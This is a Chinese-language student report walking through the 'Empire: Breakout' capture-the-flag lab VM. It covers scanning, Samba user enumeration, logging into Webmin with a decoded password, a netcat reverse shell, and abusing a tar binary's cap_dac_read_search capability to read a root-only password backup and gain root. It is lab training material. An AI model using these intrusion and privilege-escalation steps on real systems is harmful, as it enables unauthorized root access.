

期末報告 1:Empire:Breakout

About Release

Name: Empire: Breakout

Date release: 21 Oct 2021

Author: icex64 & Empire Cybersecurity


Series: Empire

Description



Difficulty: Easy

This box was created to be an Easy box, but it can be Medium if you get lost.

For hints discord Server (<https://discord.gg/7asvAhCEhe>)



預先建立一個 NAT 網路,子網路 10.0.2.0/24



預先設定將 VM 與 Kali 設定在同一個 NAT 網路下

```
Debian GNU/Linux 11 breakout tty1

#####
eth0: 10.0.2.10
Author: Icex64 & Empire Cybersecurity, Lda
#####
breakout login: _
```

啟動 victim,可以透過啟動介面確認 IP 為 10.0.2.10,OS 系統為 Debian GNU/Linux 11.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.11 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::8fed:73e3:21e0:9281 prefixlen 64 scopeid 0<link>
    ether 08:00:27:d2:26:79 txqueuelen 1000 (Ethernet)
    RX packets 45 bytes 8613 (8.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 23 bytes 3606 (3.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

透過 ifconfig 確認 kali IP 為 10.0.2.11

```
(kali㉿kali)-[~]
$ nmap -sn 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 09:52 EST
Nmap scan report for 10.0.2.1
Host is up (0.00027s latency).
Nmap scan report for 10.0.2.10
Host is up (0.00032s latency).
Nmap scan report for 10.0.2.11
Host is up (0.00032s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.28 seconds

(kali㉿kali)-[~]
$
```

透過 `nmap -sn 10.0.2.0/24` 進行子網路的掃描,確認當前子網路下是否有 VM 存在.可以發現除了默認作為 Gateway 的 10.0.2.1 以及 kali 本機(10.0.2.11)以外,還有一個 10.0.2.10 的 VM 存在,透過先前啟動 victim 時所顯示的 IP,可以確定這就是 victim 的 IP.




```
(kali@kali)-[~]
$ nmap -sV 10.0.2.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 10:02 EST
Nmap scan report for 10.0.2.10
Host is up (0.00016s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.51 ((Debian))
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
10000/tcp open  http         MiniServ 1.981 (Webmin httpd)
20000/tcp open  http         MiniServ 1.830 (Webmin httpd)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.39 seconds

(kali@kali)-[~]
$
```


透過 `nmap -sV 10.0.2.10` 掃描開放的端口,可以發現開啟的端口包括 80,139,445,10000 和 20000.



透過瀏覽器打開 `10.0.2.10:80`,發現是 `apache2` 默認網頁.



檢視網頁原代碼,可以發現隱藏了一段密碼.





根據網頁搜尋,可以得知這是一段 Brainfuck 程式語言.


透過之前掃描 victim 的端口可以發現 victim 安裝了 Samba 和 Webmin,其中 Webmin 是一個基於網頁的 Unix 系統管理工具.由此可以猜測先前獲取的密碼可以用來登入其中一個服務.由於系統安裝了 Samba,於是使用 enum4linux 來掃描 victim,嘗試取得有效的 victim 用戶名.

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\cyber (Local User)
```


掃描出來了一個用戶名 cyber,透過嘗試可以配合先前獲得的密碼登入 10.0.2.10:20000 的 webmin 服務.



進入服務後可以發現左下角有一個 command shell 可以運行.



透過 ifconfig 確認是否為 victim



透過 netcat 與 kali 進行連線,並執行 bash shell


```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~$ netcat -lvvp 2333  
listening on [any] 2333 ...  
10.0.2.10: inverse host lookup failed: Unknown host  
connect to [10.0.2.11] from (UNKNOWN) [10.0.2.10] 56268  
whoami  
cyber  
id  
uid=1000(cyber) gid=1000(cyber) groups=1000(cyber),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)  
ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.10 netmask 255.255.255.0 broadcast 10.0.2.255  
    inet6 fe80::a00:27ff:fec6:4102 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:c6:41:02 txqueuelen 1000 (Ethernet)  
    RX packets 2317 bytes 226606 (221.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 3010 bytes 1430271 (1.3 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 24 bytes 1280 (1.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 24 bytes 1280 (1.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

kali 與 victim 透過端口 2333 進行連線,並透過 ifconfig 和 whoami 確認是否連結到 shell

```
ls  
tar  
user.txt  
  
cat user.txt  
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
```

透過 ls 列出所有文件,讀取 user.txt 可以獲得 user flag

```
ls  
tar  
user.txt  
  
file tar  
tar: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]-727740cc46ed2e44f47dfff7bad5dc3fdb1249cb, for GNU/Linux 3.2.0, stripped  
  
getcap tar  
tar cap_dac_read_search=ep
```

在 home 目錄下可以發現一個 tar 可執行文件,透過 getcap 查詢該文件是否設定了特定的能力。getcap 所返回的結果為 cap_dac_read_search=ep,也就是說該 tar 文件可以讀取任意文件。在 Linux 系統中, CAP_DAC_READ_SEARCH 是一種 Linux 能力 (Capability), 允許進程繞過 自主訪問控制 (DAC) 檢查, 以執行以下操作:

- 讀取檔案: 即使進程對檔案沒有讀取權限。
- 遍歷目錄: 即使進程對目錄沒有執行 (搜尋) 權限。

```

find / -path /sys -prune -o -type f -name ".*" 2>/dev/null
/home/cyber/.tmp/.theme_Nzg2ZTc0MjFmZGY4_usermin_tree_cyber
/home/cyber/.tmp/.theme_ZmNhNzIwNWY1MWQw_usermin_tree_cyber
/home/cyber/.bash_history
/home/cyber/.profile
/home/cyber/.bashrc
/home/cyber/.bash_logout
/sys
/usr/share/dictionaries-common/site-elisp/.nosearch
/usr/share/webmin/smf/images/.del-left.gif-Dec-05-04
/etc/.pwd.lock
/etc/cron.hourly/.placeholder
/etc/skel/.profile
/etc/skel/.bashrc
/etc/skel/.bash_logout
/etc/cron.weekly/.placeholder
/etc/cron.daily/.placeholder
/etc/cron.d/.placeholder
/etc/cron.monthly/.placeholder
/var/backups/.old_pass.bak
/run/network/.ifstate.lock
/tmp/.webmin/.theme_ZWY4YjJiYTU3OWIw_usermin_redirected_
/home/cyber/.tmp/.theme_Nzg2ZTc0MjFmZGY4_usermin_tree_cyber
/home/cyber/.tmp/.theme_ZmNhNzIwNWY1MWQw_usermin_tree_cyber
/home/cyber/.bash_history
/home/cyber/.profile
/home/cyber/.bashrc
/home/cyber/.bash_logout
/sys
/usr/share/dictionaries-common/site-elisp/.nosearch
/usr/share/webmin/smf/images/.del-left.gif-Dec-05-04
/etc/.pwd.lock
/etc/cron.hourly/.placeholder
/etc/skel/.profile
/etc/skel/.bashrc
/etc/skel/.bash_logout
/etc/cron.weekly/.placeholder
/etc/cron.daily/.placeholder
/etc/cron.d/.placeholder
/etc/cron.monthly/.placeholder
/var/backups/.old_pass.bak
/run/network/.ifstate.lock
/tmp/.webmin/.theme_ZWY4YjJiYTU3OWIw_usermin_redirected_

```

使用 `find / -path /sys -prune -o -type f -name ".*" 2>/dev/null` 命令來尋找隱藏的文件("." 開頭的文件)並排除/sys 目錄

其中可以發現在/var/backups 目錄下有著一個叫.old_pass.bak的文件,因為/var/backups 目錄是 linux 系統的備份目錄,可以猜測.old_pass.bak 可能是密碼的備份文件

```

cd /var/backups
ls-la
ls -la
total 28
drwxr-xr-x  2 root root  4096 Dec 31 00:55 .
drwxr-xr-x 14 root root  4096 Oct 19  2021 ..
-rw-r--r--  1 root root 12732 Oct 19  2021 apt.extended_states.0
-rw-----  1 root root   17 Oct 20  2021 .old_pass.bak

```

打開/var/backups 目錄並列出當前目錄下所有的檔案和目錄,並顯示詳細的檔案資訊,包括隱藏檔案.可以確認打開.old_pass.bak 需要 root 權限.

```

./tar -cvf old_pass /var/backups/.old_pass.bak
/var/backups/.old_pass.bak
ls
old_pass
tar
user.txt
tar -xvf old_pass
var/backups/.old_pass.bak
ls
old_pass
tar
user.txt
var

```

由於 tar 文件可以繞過 root 權限,因此可以透過 tar 將.old_pass.bak 打包到 old_pass 並解壓縮,將於 root 的文件到指定目錄.

```

cd var
ls
backups
cd backups
ls -la
total 12
drwxr-xr-x  2 cyber cyber 4096 Dec 31 01:55 .
drwxr-xr-x  3 cyber cyber 4096 Dec 31 01:55 ..
-rw-----  1 cyber cyber   17 Oct 20  2021 .old_pass.bak
cat .old_pass.bak
Ts&4&YurgtRX(=~h

```

確認解壓縮的.old_pass.bak 文件,可以發現新建的文件沒有 root 權限,檢視.old_pass.bak 文件,可以發現密碼 Ts&4&YurgtRX(=~h

```

su root
Ts&4&YurgtRX(=~h

whoami
root
id
uid=0(root) gid=0(root) groups=0(root)

```

透過 su root 切換成 root,並使用先前獲得的密碼進行登入.登入成功後透過 id 及 whoami 確認權限.

```

ls -la
total 40
drwx----- 6 root root 4096 Oct 20 2021 .
drwxr-xr-x 18 root root 4096 Oct 19 2021 ..
-rw----- 1 root root 398 Dec 31 01:05 .bash_history
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
drwxr-xr-x 3 root root 4096 Oct 19 2021 .local
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
-rw-r--r-- 1 root root 100 Oct 19 2021 r00t.txt
drwx----- 2 root root 4096 Oct 19 2021 .spamassassin
drwxr-xr-x 2 root root 4096 Oct 19 2021 .tmp
drwx----- 6 root root 4096 Oct 19 2021 .usermin

cat r00t.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

Author: Icex64 & Empire Cybersecurity

```

透過 ls 可以發現 r00t.txt 並取得 flag.

```

Debian GNU/Linux 11 breakout tty1

#####
eth0: 10.0.2.10
Author: Icex64 & Empire Cybersecurity, Lda
#####
breakout login: root
Password:
Linux breakout 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 20 07:48:35 EDT 2021 on tty1
root@breakout:~# ls
r00t.txt
root@breakout:~# id
uid=0(root) gid=0(root) groups=0(root)
root@breakout:~# cat r00t.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

Author: Icex64 & Empire Cybersecurity
root@breakout:~# _

```

登入 victim 進行確認.